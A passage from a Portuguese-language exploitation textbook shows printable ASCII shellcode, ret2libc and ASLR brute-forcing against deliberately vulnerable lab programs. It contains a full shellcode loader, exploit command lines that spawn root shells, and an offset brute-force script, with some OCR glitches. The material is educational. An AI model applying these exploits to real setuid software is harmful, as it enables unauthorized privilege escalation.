reader@hacking:~/booksrc $
```

A saída anterior mostra os valores imprimíveis necessários para sobrepor o registro EAX zerado para `0x80cde189` (mostrado em negrito). Em seguida, o EAX deve ser sobreposto novamente para `0x53e28951` para os próximos quatro bytes do shellcode (construindo para trás). Esse processo é repetido até que todo o shellcode seja construído. O código para o processo inteiro é mostrado a seguir.

printable.s

```
BITS 32

push esp              ; Coloca o ESP atual
pop eax               ; em EAX.
sub eax,0x39393333    ; Subtrai os valores imprimiveis
sub eax,0x72727550    ; para adicionar 860 a EAX.
sub eax,0x54545421
push eax              ; Coloca EAX de volta ao ESP.
pop esp               ; Efetivamente, ESP = ESP + 860
and eax,0x454e4f4a
and eax,0x3a313035    ; Zera EAX.

sub eax,0x346d6d25    ; Subtrai os valores imprimíveis
sub eax,0x256d6d25    ; para fazer EAX = 0x80cde189.
sub eax,0x2557442d    ; (últimos 4 bytes de shellcode.bin)
push eax              ; Coloca esses bytes na pilha em ESP.
sub eax,0x59316659    ; Subtrai mais valores imprimíveis
sub eax,0x59667766    ; para fazer EAX = 0x53e28951.
sub eax,0x7a537a79    ; (próximos 4 bytes do shellcode a partir do fim)
push eax
sub eax,0x25696969
sub eax,0x25786b5a
sub eax,0x25774625
push eax              ; EAX = 0xe3896e69
sub eax,0x366e5858
sub eax,0x25773939
sub eax,0x25747470
push eax              ; EAX = 0x622f6868
sub eax,0x25257725
sub eax,0x71717171
sub eax,0x5869506a
push eax              ; EAX = 0x732f2f68
sub eax,0x63636363
sub eax,0x44307744
sub eax,0x7a434957
```



```
push eax              ; EAX = 0x51580b6a
sub eax,0x63363663
sub eax,0x6d543057
push eax              ; EAX = 0x80cda4b0
sub eax,0x54545454
sub eax,0x304e4e25
sub eax,0x32346f25
sub eax,0x302d6137
push eax              ; EAX = 0x99c931db
sub eax,0x78474778
sub eax,0x78727272
sub eax,0x774f4661
push eax              ; EAX = 0x31c03190
sub eax,0x41704170
sub eax,0x2d772d4e
sub eax,0x32483242
push eax              ; EAX = 0x90909090
push eax
push eax              ; Constrói um sled NOP.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

No final, o shellcode foi construído em algum lugar depois do código carregador, muito provavelmente deixando uma lacuna entre o shellcode recém-construído e o código carregador sendo executado. Pode-se fazer uma ponte dessa lacuna construindo um sled NOP entre o código carregador e o shellcode.

Mais uma vez, as instruções `sub` são usadas para estabelecer o EAX para `0x90909090`, e o EAX é inserido repetidamente na pilha. Com cada instrução `push`, quatro instruções NOP são acrescentadas no início do shellcode. Eventualmente, essas instruções NOP serão construídas logo depois das instruções `push` sendo executadas do código carregador, permitindo que o EIP e o programa de execução estourem pelo sled para o shellcode.

Isso resulta em uma string ASCII imprimível, com código de máquina executável em double.

```
reader@hacking:~/booksrc $ nasm printable.s
reader@hacking:~/booksrc $ echo $(cat ./printable)
TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-YflY-fwfY-yzSzP-iii%-Zkx%-%Fw%P-
XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-%o42-7a-
0P-xGGx-rrrx-aFOwP-pApA-N-w--
B2H2PPPPPPPPPPPPPPPPPPPPP
reader@hacking:~/booksrc $
```

Esse shellcode ASCII imprimível pode agora ser usado para transportar secretamente o shellcode real após a rotina de validação de entrada do programa *update_info*.

```
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') $(cat
./printable)
[DEBUG]: desc argument is at 0xbffff910
Segmentation fault
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "\x10\xf9\xff\
xbf"x10') $(cat ./
printable)
[DEBUG]: desc argument is at 0xbffff910
Updating product ########### with description 'TX-3399-Purr-!TTTP\%JONE%501:-
%mm4-%mm%--DW%PYflY-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-
jPiXP-cccc-Dw0D-WICzP-c66c-W0TmPTTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-w-
-B2H2PPPPPPPPPPPPPPPPPPPP'
sh-3.2# whoami
root
sh-3.2#
```

Legal. Caso vocês não tenham sido capazes de seguir tudo que acabou de acontecer lá, a saída a seguir mostra a execução do shellcode no GDB. Os endereços da pilha serão um pouco diferentes, alterando os endereços de retorno, mas isso não afetará o shellcode imprimível – isso calcula sua localização baseado no ESP, concedendo essa versatilidade.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass update_product_description
Dump of assembler code for function update_product_description:
0x080484a8 <update_product_description+0>:  push  ebp
0x080484a9 <update_product_description+1>:  mov   ebp,esp
0x080484ab <update_product_description+3>:  sub   esp,0x28
0x080484ae <update_product_description+6>:  mov   eax,DWORD PTR [ebp+8]
0x080484b1 <update_product_description+9>:  mov   DWORD PTR [esp+4],eax
0x080484b5 <update_product_description+13>: lea   eax,[ebp-24]
0x080484b8 <update_product_description+16>: mov   DWORD PTR [esp],eax
0x080484bb <update_product_description+19>: call  0x8048388 <strcpy@plt>
0x080484c0 <update_product_description+24>: mov   eax,DWORD PTR [ebp+12]
0x080484c3 <update_product_description+27>: mov   DWORD PTR [esp+8],eax
0x080484c7 <update_product_description+31>: lea   eax,[ebp-24]
0x080484ca <update_product_description+34>: mov   DWORD PTR [esp+4],eax
0x080484ce <update_product_description+38>: mov   DWORD PTR [esp],0x80487a0
0x080484d5 <update_product_description+45>: call  0x8048398 <printf@plt>
0x080484da <update_product_description+50>: leave
0x080484db <update_product_description+51>: ret
End of assembler dump.
(gdb) break *0x080484db
Breakpoint 1 at 0x80484db: file update_info.c, line 21.
(gdb) run $(perl -e 'print "AAAA"x10') $(cat ./printable)
Starting program: /home/reader/booksrc/update_info $(perl -e 'print "AAAA"x10')
$(cat ./
printable)
[DEBUG]: desc argument is at 0xbffff8fd

Program received signal SIGSEGV, Segmentation fault.
0xb7f06bfb in strlen () from /lib/tls/i686/cmov/libc.so.6
(gdb) run $(perl -e 'print "\xfd\xf8\xff\xbf"x10') $(cat ./printable)
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/reader/booksrc/update_info $(perl -e 'print "\xfd\
xf8\xff\xbf"x10')
$(cat ./printable)
[DEBUG]: desc argument is at 0xbffff8fd
Updating product # with description 'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%-
-DW%P-YflY-fwfYyzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-
Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-w--B2H2PPPP
PPPPPPPPPPPPPPPP'

Breakpoint 1, 0x080484db in update_product_description (
   id=0x72727550 <Address 0x72727550 out of bounds>,
   desc=0x5454212d <Address 0x5454212d out of bounds>) at update_info.c:21
21     }
(gdb) stepi
0xbffff8fd in ?? ()
(gdb) x/9i $eip
0xbffff8fd:    push  esp
0xbffff8fe:    pop   eax
0xbffff8ff:    sub   eax,0x39393333
0xbffff904:    sub   eax,0x72727550
0xbffff909:    sub   eax,0x54545421
0xbffff90e:    push  eax
0xbffff90f:    pop   esp
0xbffff910:    and   eax,0x454e4f4a
0xbffff915:    and   eax,0x3a313035
(gdb) i r esp
esp            0xbffff6d0           0xbffff6d0
(gdb) p /x $esp + 860
$1 = 0xbffffa2c
(gdb) stepi 9
0xbffff91a in ?? ()
(gdb) i r esp eax
esp            0xbffffa2c           0xbffffa2c
eax            0x0      0
(gdb)
```

As primeiras nove instruções adicionam 860 ao ESP e zeram o registro EAX. As próximas oito instruções colocam os últimos oito bytes do shellcode para a pilha em pedaços de quatro bytes. Esse processo é repetido nas próximas 32 instruções para construir o shellcode inteiro sobre a pilha.

```
(gdb) x/8i $eip
0xbffff91a:     sub   eax,0x346d6d25
0xbffff91f:     sub   eax,0x256d6d25
0xbffff924:     sub   eax,0x2557442d
0xbffff929:     push  eax
0xbffff92a:     sub   eax,0x59316659
0xbffff92f:     sub   eax,0x59667766
0xbffff934:     sub   eax,0x7a537a79
0xbffff939:     push  eax
(gdb) stepi 8
0xbffff93a in ?? ()
(gdb) x/4x $esp
0xbffffa24:     0x53e28951   0x80cde189   0x00000000   0x00000000
(gdb) stepi 32
0xbffff9ba in ?? ()
(gdb) x/5i $eip
0xbffff9ba:     push eax
0xbffff9bb:     push eax
0xbffff9bc:     push eax
0xbffff9bd:     push eax
0xbffff9be:     push eax
(gdb) x/16x $esp
0xbffffa04:     0x90909090   0x31c03190   0x99c931db   0x80cda4b0
0xbffffa14:     0x51580b6a   0x732f2f68   0x622f6868   0xe3896e69
0xbffffa24:     0x53e28951   0x80cde189   0x00000000   0x00000000
0xbffffa34:     0x00000000   0x00000000   0x00000000   0x00000000
(gdb) i r eip esp eax
eip            0xbffff9ba   0xbffff9ba
esp            0xbffffa04   0xbffffa04
eax            0x90909090   -1869574000
(gdb)
```

Agora com o shellcode completamente construído sobre a pilha, o EAX é configurado para `0x90909090`. Ele é colocado na pilha repetidamente para construir um sled NOP para fazer a ponte entre o final do código carregador e o shellcode recém-construído.

```
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050   0x50505050   0x50505050   0x50505050
0xbffff9ca:     0x50505050   0x00000050   0x00000000   0x00000000
0xbffff9da:     0x00000000   0x00000000   0x00000000   0x00000000
0xbffff9ea:     0x00000000   0x00000000   0x00000000   0x00000000
0xbffff9fa:     0x00000000   0x00000000   0x90900000   0x31909090
0xbffffa0a:     0x31db31c0   0xa4b099c9   0x0b6a80cd   0x2f685158
 (gdb) stepi 10
0xbffff9c4 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050   0x50505050   0x50505050   0x50505050
0xbffff9ca:     0x50505050   0x00000050   0x00000000   0x00000000
0xbffff9da:     0x90900000   0x90909090   0x90909090   0x90909090
0xbffff9ea:     0x90909090   0x90909090   0x90909090   0x90909090
0xbffff9fa:     0x90909090   0x90909090   0x90909090   0x31909090
0xbffffa0a:     0x31db31c0   0xa4b099c9   0x0b6a80cd   0x2f685158
(gdb) stepi 5
0xbffff9c9 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050   0x50505050   0x50505050   0x90905050
0xbffff9ca:     0x90909090   0x90909090   0x90909090   0x90909090
0xbffff9da:     0x90909090   0x90909090   0x90909090   0x90909090
0xbffff9ea:     0x90909090   0x90909090   0x90909090   0x90909090
0xbffff9fa:     0x90909090   0x90909090   0x90909090   0x31909090
0xbffffa0a:     0x31db31c0   0xa4b099c9   0x0b6a80cd   0x2f685158
(gdb)
```

Agora o ponteiro da execução (EIP) pode estourar na ponte do NOP em direção ao shellcode construído.

O shellcode imprimível consiste em uma técnica que pode abrir algumas portas. Essa e todas as outras técnicas discutidas estão apenas construindo blocos que podem ser usados em um número infinito de combinações. Seus aplicativos exigem alguma ingenuidade de sua parte. Seja esperto e os supere em seu próprio jogo.

0x6a0 Dificultando as medidas defensivas

As técnicas de exploração demonstradas nesse capítulo já existem há anos. Foi apenas uma questão de tempo para que os programadores aparecerem com alguns métodos de proteção mais inteligentes. O uso de um exploit pode ser generalizado como um processo de três passos: primeiro, algum tipo de corrupção de memória; então, uma mudança no fluxo de controle; e, finalmente, a execução do shellcode.

0x6b0 Pilha não-executável

A maior parte dos aplicativos nunca precisará executar qualquer coisa na pilha, então uma defesa óbvia contra os exploits de buffer overflow seria fazer uma pilha não-executável. Quando isso é feito, o shellcode inserido em algum lugar sobre a pilha é basicamente inútil. Esse tipo de defesa bloqueará a maioria dos exploits lá fora, e está se tornando mais popular. A última versão do OpenBSD tem uma pilha não-executável por padrão, e ela está disponível no Linux através do PaX, um patch para o kernel.

0x6b1 ret2libc

Claro que existe uma técnica usada para escapar dessa medida defensiva protetora. Essa técnica é conhecida como *returning into libc*. A libc é uma biblioteca C padrão que contém várias funções básicas, tais como `printf()` e `exit()`. Essas funções são compartilhadas, então qualquer programa que utiliza a função `printf()` direciona a execução para a localização apropriada na libc. Um exploit pode fazer exatamente a mesma coisa e direcionar uma execução do programa para uma determinada função na libc. A funcionalidade de tal exploit é limitada pelas funções na libc, o que é uma restrição significativa quando comparada ao arbitrário shellcode. Contudo, nada é executado sempre na pilha.

0x6b2 Retorno ao `system()`

Uma das funções libc de retorno mais simples é a `system()`. Conforme você a chama, essa função recebe um único parâmetro e o executa com /bin/sh. Esse método precisa de apenas um parâmetro, que faz um alvo fácil. Para esse exemplo, um programa vulnerável simples será usado.

vuln.c

```
int main(int argc, char *argv[])
{
      char buffer[5];
      strcpy(buffer, argv[1]);
      return 0;
}
```

Obviamente, esse programa precisa ser compilado e o setuid estar como root para que ele esteja realmente vulnerável.

```
reader@hacking:~/booksrc $ gcc -o vuln vuln.c
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
reader@hacking:~/booksrc $ ls -l ./vuln
-rwsr-xr-x 1 root reader 6600 2007-09-30 22:43 ./vuln
reader@hacking:~/booksrc $
```

A ideia geral é forçar o programa vulnerável a resultar uma proteção, sem executar qualquer coisa sobre a pilha, retornando na função libc `system()`. Se essa função é carregada com os parâmetros de `/bin/sh`, isso deveria resultar em uma shell.

Primeiro, a localização da função `system()` na *libc* deve ser determinada. Isso será diferente para todo sistema, mas uma vez que a localização é conhecida, ela permanecerá a mesma até que a *libc* seja recompilada.


Uma das maneiras mais fáceis de encontrar a localização de um método *libc* é criar um programa modelo e depurá-lo, como este:

```
reader@hacking:~/booksrc $ cat > dummy.c
int main()
{ system(); }
reader@hacking:~/booksrc $ gcc -o dummy dummy.c
reader@hacking:~/booksrc $ gdb -q ./dummy
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/matrix/booksrc/dummy

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ed0d80 <system>
(gdb) quit
```

Aqui, é criado um programa modelo que utiliza a função `system()`. Depois que é compilado, o binário é aberto em um depurador e um breakpoint é definido no começo. O programa é executado, e então a localização da função `system()` é exibida. Nesse caso, o método `system()` está localizado em `0xb7ed0d80`.

Munidos desse conhecimento, podemos redirecionar a execução do programa na função `system()` da *libc*. Contudo, o objetivo aqui é fazer com que o programa vulnerável execute o `system("/bin/sh")` para fornecer uma shell, assim um parâmetro deve ser carregado. Quando retornando para dentro da *libc*, o endereço de retorno e os parâmetros do método são lidos fora da pilha na qual deveria ser de um formato familiar: o endereço de retorno seguido pelos parâmetros. Sobre a pilha, a chamada *return-into-libc* deve se parecer com alguma coisa assim:



Diretamente após o endereço da função *libc* desejada está o endereço para a qual execução deve retornar depois da chamada *libc*. Depois disso, todos os parâmetros da função aparecem na sequência.

Nesse caso, isso não importa realmente onde a execução retorna para depois da chamada *libc*, desde que seja aberta uma proteção interativa. Por esse motivo, esses quatro bytes podem ser apenas um valor que segure no local de `FAKE`. Há apenas um parâmetro, que deveria ser um ponteiro para a string `/bin/sh`. Essa string pode ser armazenada em qualquer lugar da memória; uma variável de ambiente é um excelente candidato. Na saída a seguir, a string é prefixada com vários espaços. Isso atuará similarmente a um sled NOP, fornecendo-nos algum escopo de negociação, uma vez que o `system("  /bin/sh")` é o mesmo que `system("  /bin/sh")`.

```
eader@hacking:~/booksrc $ export BINSH=" /bin/sh"
eader@hacking:~/booksrc $ ./getenvaddr BINSH ./vuln
INSH will be at 0xbffffe5b
eader@hacking:~/booksrc $
```

Assim, o endereço do `system()` é `0xb7ed0d80`, e o endereço para a string `/bin/sh` será `0xbffffe5b` quando o programa for executado. Isso significa que o endereço de retorno da pilha deveria ser transcrito com uma série de endereços, começando com `0xb7ecfd80`, seguido pelo `FAKE` (visto que não importa com a execução depois da chamada do `system()`), e concluindo com `0xbffffe5b`.

Uma rápida busca binária mostra que o endereço de retorno provavelmente é sobrescrito pela oitava palavra da entrada do programa, assim, sete palavras da informação modelo são usadas para espaçar na exploração.

```
:eader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x5')
:eader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x10')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x8')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7')
Illegal instruction
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print «ABCD»x7 . «\x80\x0d\xed\
xb7FAKE\x5b\xfe\xff\xbf»')
sh-3.2# whoami
root
sh-3.2#
```

A exploração pode ser expandida por meio do encadeamento das *libc*, se necessário. O endereço de retorno de `FAKE` nesse exemplo pode ser alterado para direcionar a execução do programa. Chamadas *libc* adicionais podem ser feitas, ou a execução pode ser direcionada para outra seção útil nas instruções existentes do programa.

0x6c0 Espaço de pilha aleatório

Outra medida defensiva de proteção tenta uma abordagem um pouco diferente. Ao invés de evitar a execução na pilha, essa medida defensiva randomiza o layout de memória da pilha. Quando o layout da memória é randomizado, o invasor será incapaz de retornar a execução no shellcode em espera, já que ele não saberá onde ela está.

Essa medida defensiva tem sido ativada por padrão no kernel Linux desde a versão 2.6.12, mas o LiveCD deste livro foi configurado com ela desativada. Para ativar essa proteção novamente, defina o `echo 1` para o arquivo de sistema `/proch` como mostrado a seguir.


```
reader@hacking:~/booksrc $ sudo su -
root@hacking:~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@hacking:~ # exit
logout
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

Com essa medida defensiva ativada, a exploração do *notesearch* não funciona mais, uma vez que o layout da pilha está randomizado. Sempre que um programa iniciar, a pilha começa em um local aleatório. O exemplo seguinte demonstra isso.

aslr_demo.c

```
#include <stdio.h>

int main(int argc, char *argv[]) {
   char buffer[50];

   printf("buffer is at %p\n", &buffer);

   if(argc > 1)
      strcpy(buffer, argv[1]);

return 1;
}
```

Esse programa possui uma vulnerabilidade de estouro de buffer óbvia. No entanto, com o ASLR ativado, a exploração não é tão fácil.

```
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbffbbf90
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbfe4de20
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbfc7ac50
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "ABCD"x20')
buffer is at 0xbf9a4920
Segmentation fault
reader@hacking:~/booksrc $
```

Observe como a localização do buffer na pilha muda com cada execução. Ainda podemos injetar o shellcode e corromper a memória para sobrescrever o endereço de retorno, mas não sabemos onde o shellcode

está na memória. A randomização muda a localização de tudo na pilha, incluindo as variáveis do ambiente.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfd919c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfe499c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfcae9c3
reader@hacking:~/booksrc $
```

Esse tipo de proteção pode ser muito eficiente na interrupção de exploits de invasores medianos, mas isso nem sempre é suficiente para impedir um hacker determinado. Você poderia imaginar um modo de explorar esse programa sob essas condições com sucesso?

0x6c1 Investigações com BASH e GDB

Uma vez que o ASLR não interrompe a corrupção da memória, podemos ainda usar um script BASH com funcionalidades do brute-force para compreender o deslocamento para o endereço de retorno a partir do começo do buffer. Quando um programa fecha, o valor retornado da função principal é o status de saída. Essa posição é armazenada na variável `BASH $?`, que pode ser usada para detectar se o programa "quebrou".

```
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfb80320
reader@hacking:~/booksrc $ echo $?
1
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "AAAA"x50')
buffer is at 0xbfbe2ac0
Segmentation fault
reader@hacking:~/booksrc $ echo $?
139
reader@hacking:~/booksrc $
```

Utilizando a declaração lógica `if` do BASH, podemos parar nosso script de brute-force quando ele provoca o crash do alvo. A declaração `if` bloqueada é contida entre as palavras-chaves `then` e `if`; o espaço em branco na declaração é requerido. A declaração `break` diz ao script para quebrar o loop `for`.

```
reader@hacking:~/booksrc $ for i in $(seq 1 50)
> do
> echo "Trying offset of $i words"
> ./aslr_demo $(perl -e "print 'AAAA'x$i")
> if [ $? != 1 ]
> then
> echo "==> Correct offset to return address is $i words"
> break
> fi
> done
Trying offset of 1 words
buffer is at 0xbfc093b0
Trying offset of 2 words
buffer is at 0xbfd01ca0
Trying offset of 3 words
buffer is at 0xbfe45de0
Trying offset of 4 words
buffer is at 0xbfdcd560
Trying offset of 5 words
buffer is at 0xbfbf5380
Trying offset of 6 words
buffer is at 0xbffce760
Trying offset of 7 words
buffer is at 0xbfaf7a80
Trying offset of 8 words
buffer is at 0xbfa4e9d0
Trying offset of 9 words
buffer is at 0xbfacca50
Trying offset of 10 words
buffer is at 0xbfd08c80
Trying offset of 11 words
buffer is at 0xbff24ea0
Trying offset of 12 words
buffer is at 0xbfaf9a70
Trying offset of 13 words
buffer is at 0xbfe0fd80
Trying offset of 14 words
buffer is at 0xbfe03d70
Trying offset of 15 words
buffer is at 0xbfc2fb90
Trying offset of 16 words
buffer is at 0xbff32a40
Trying offset of 17 words
buffer is at 0xbf9da940
Trying offset of 18 words
buffer is at 0xbfd0cc70
Trying offset of 19 words
buffer is at 0xbf897ff0
Illegal instruction
==> Correct offset to return address is 19 words
reader@hacking:~/booksrc $
```

Conhecer o deslocamento adequado nos permitirá sobrescrever o endereço de retorno. Contudo, ainda não podemos executar o shellcode já que a localização está randomizada. Utilizando o GDB, vamos observar o programa apenas quando estiver prestes a retornar a partir da função principal.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
```

```
(gdb) disass main
Dump of assembler code for function main:
0x080483b4 <main+0>:    push   ebp
0x080483b5 <main+1>:    mov    ebp,esp
0x080483b7 <main+3>:    sub    esp,0x58
0x080483ba <main+6>:    and    esp,0xfffffff0
0x080483bd <main+9>:    mov    eax,0x0
0x080483c2 <main+14>:   sub    esp,eax
0x080483c4 <main+16>:   lea    eax,[ebp-72]
0x080483c7 <main+19>:   mov    DWORD PTR [esp+4],eax
0x080483cb <main+23>:   mov    DWORD PTR [esp],0x80484d4
0x080483d2 <main+30>:   call   0x80482d4 <printf@plt>
0x080483d7 <main+35>:   cmp    DWORD PTR [ebp+8],0x1
0x080483db <main+39>:   jle    0x80483f4 <main+64>
0x080483dd <main+41>:   mov    eax,DWORD PTR [ebp+12]
0x080483e0 <main+44>:   add    eax,0x4
0x080483e3 <main+47>:   mov    eax,DWORD PTR [eax]
0x080483e5 <main+49>:   mov    DWORD PTR [esp+4],eax
0x080483e9 <main+53>:   lea    eax,[ebp-72]
0x080483ec <main+56>:   mov    DWORD PTR [esp],eax
0x080483ef <main+59>:   call   0x80482c4 <strcpy@plt>
0x080483f4 <main+64>:   mov    eax,0x1
0x080483f9 <main+69>:   leave
0x080483fa <main+70>:   ret
End of assembler dump.
(gdb) break *0x080483fa
Breakpoint 1 at 0x80483fa: file aslr _ demo.c, line 12.
(gdb)
```

O breakpoint é definido na última instrução de `main`. Essa instrução retorna o EIP ao endereço de retorno armazenado na pilha. Quando um exploit sobrescreve o endereço de retorno, essa é a última instrução em que o programa original tem o controle. Vamos dar uma olhada nos registros nesse ponto no código para algumas tentativas diferentes de execução.

```
(gdb) run
Starting program: /home/reader/booksrc/aslr _ demo
buffer is at 0xbfa131a0

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr _ demo.c:12
12 }
(gdb) info registers
eax      0x1 1
ecx      0x0 0
edx      0xb7f000b0      -1209007952
ebx      0xb7efeff4      -1209012236
esp      0xbfa131ec      0xbfa131ec
ebp      0xbfa13248      0xbfa13248
esi      0xb7f29ce0      -1208836896
edi      0x0      0
eip      0x80483fa       0x80483fa <main+70>
eflags   0x200246 [ PF ZF IF ID ]
cs       0x73     115
ss       0x7b     123
```



```
ds       0x7b     123
es       0x7b     123
fs       0x0      0
gs       0x33     51
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr _ demo
buffer is at 0xbfd8e520

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr _ demo.c:12
12 }
(gdb) i r esp
esp      0xbfd8e56c      0xbfd8e56c
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr _ demo
buffer is at 0xbfaada40

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr _ demo.c:12
12 }
(gdb) i r esp
esp      0xbfaada8c      0xbfaada8c
(gdb)
```

Apesar da randomizaçao entre as execuções, note como o endereço em ESP é similar ao endereço do buffer (mostrado em negrito). Isto faz sentido, uma vez que o ponteiro aponta para a pilha e o buffer está na pilha. O valor de ESP e o endereço do buffer são mudados pelo mesmo valor aleatório, porque eles são relativos.

O comando `stepi` do GDB avança na execução por uma única instrução. Usando esse comando, podemos checar o valor de ESP depois da instrução `ret` ter sido executada.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr _ demo
buffer is at 0xbfd1ccb0

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr _ demo.c:12
12 }
(gdb) i r esp
esp            0xbfd1ccfc      0xbfd1ccfc
(gdb) stepi
0xb7e4debc in _ _ libc _ start _ main () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r esp
esp            0xbfd1cd00      0xbfd1cd00
(gdb) x/24x 0xbfd1ccb0
0xbfd1ccb0:    0x00000000      0x080495cc      0xbfd1ccc8      0x08048291
0xbfd1ccc0:    0xb7f3d729      0xb7f74ff4      0xbfd1ccf8      0x08048429
0xbfd1ccd0:    0xb7f74ff4      0xbfd1cd8c      0xbfd1ccf8      0xb7f74ff4
```

```
0xbfd1cce0:    0xb7f937b0      0x08048410      0x00000000      0xb7f74ff4
0xbfd1ccf0:    0xb7f9fce0      0x08048410      0xbfd1cd58      0xb7e4debc
0xbfd1cd00:    0x00000001      0xbfd1cd84      0xbfd1cd8c      0xb7fa0898
(gdb) p 0xbfd1cd00 - 0xbfd1ccb0
$1 = 80
(gdb) p 80/4
$2 = 20
(gdb)
```

Um passo único mostra que a instrução `ret` aumenta o valor de ESP em 4. Subtraindo o valor de ESP a partir do endereço do buffer, descobrimos que o ESP está apontando 80 bytes (ou 20 palavras) a partir do início do buffer. Desde o deslocamento do endereço de retorno foram 19 palavras, isso significa que após a instrução `ret` final da função `main()`, o ESP aponta para a memória da pilha encontrada diretamente após o endereço de retorno. Isso seria útil se houvesse uma maneira de controlar o EIP para ir aonde o ESP está apontando no lugar dele.

0x6c2 Lançando o Linux-gate

As técnicas descritas a seguir não funcionam com kernels Linux desde a versão 2.6.18. Essa técnica ganhou alguma popularidade e, é claro, os desenvolvedores repararam o problema. O kernel usado no LiveCD incluso é o 2.6.20, assim, a saída a seguir a partir da máquina loki, a qual está rodando um kernel Linux 2.6.17. Mesmo que essa técnica em particular não funcione no LiveCD, os conceitos atrás dela podem ser aplicados de outras formas úteis.

Lançar o Linux-gate refere-se a objetos compartilhados, expostos pelo kernel, que parece uma biblioteca dividida. O programa ldd mostra as dependências da biblioteca compartilhada de um programa. Você nota alguma coisa interessante sobre a biblioteca *Linux-gate* na saída a seguir?

```
matrix@loki /hacking $ $ uname -a
Linux hacking 2.6.17 #2 SMP Sun Apr 11 03:42:05 UTC 2007 i686 GNU/Linux
matrix@loki /hacking $ cat /proc/sys/kernel/randomize_va_space
1
matrix@loki /hacking $ ldd ./aslr_demo
      linux-gate.so.1 => (0xffffe000)
      libc.so.6 => /lib/libc.so.6 (0xb7eb2000)
      /lib/ld-linux.so.2 (0xb7fe5000)
matrix@loki /hacking $ ldd /bin/ls
      linux-gate.so.1 => (0xffffe000)
      librt.so.1 => /lib/librt.so.1 (0xb7f95000)
      libc.so.6 => /lib/libc.so.6 (0xb7e75000)
      libpthread.so.0 => /lib/libpthread.so.0 (0xb7e62000)
      /lib/ld-linux.so.2 (0xb7fb1000)
matrix@loki /hacking $ ldd /bin/ls
      linux-gate.so.1 => (0xffffe000)
      librt.so.1 => /lib/librt.so.1 (0xb7f50000)
      libc.so.6 => /lib/libc.so.6 (0xb7e30000)
      libpthread.so.0 => /lib/libpthread.so.0 (0xb7e1d000)
      /lib/ld-linux.so.2 (0xb7f6c000)
matrix@loki /hacking $
```

Até em programas diferentes e com o ASLR ativado, o `Linux-gate.so.1` sempre está presente no mesmo endereço. Isso é um objeto virtual compartilhado dinamicamente usado pelo kernel para acelerar as chamadas de sistema, o que significa que é necessário em todos os processos. Ele é carregado diretamente do kernel e não existe em nenhum outro lugar no disco.

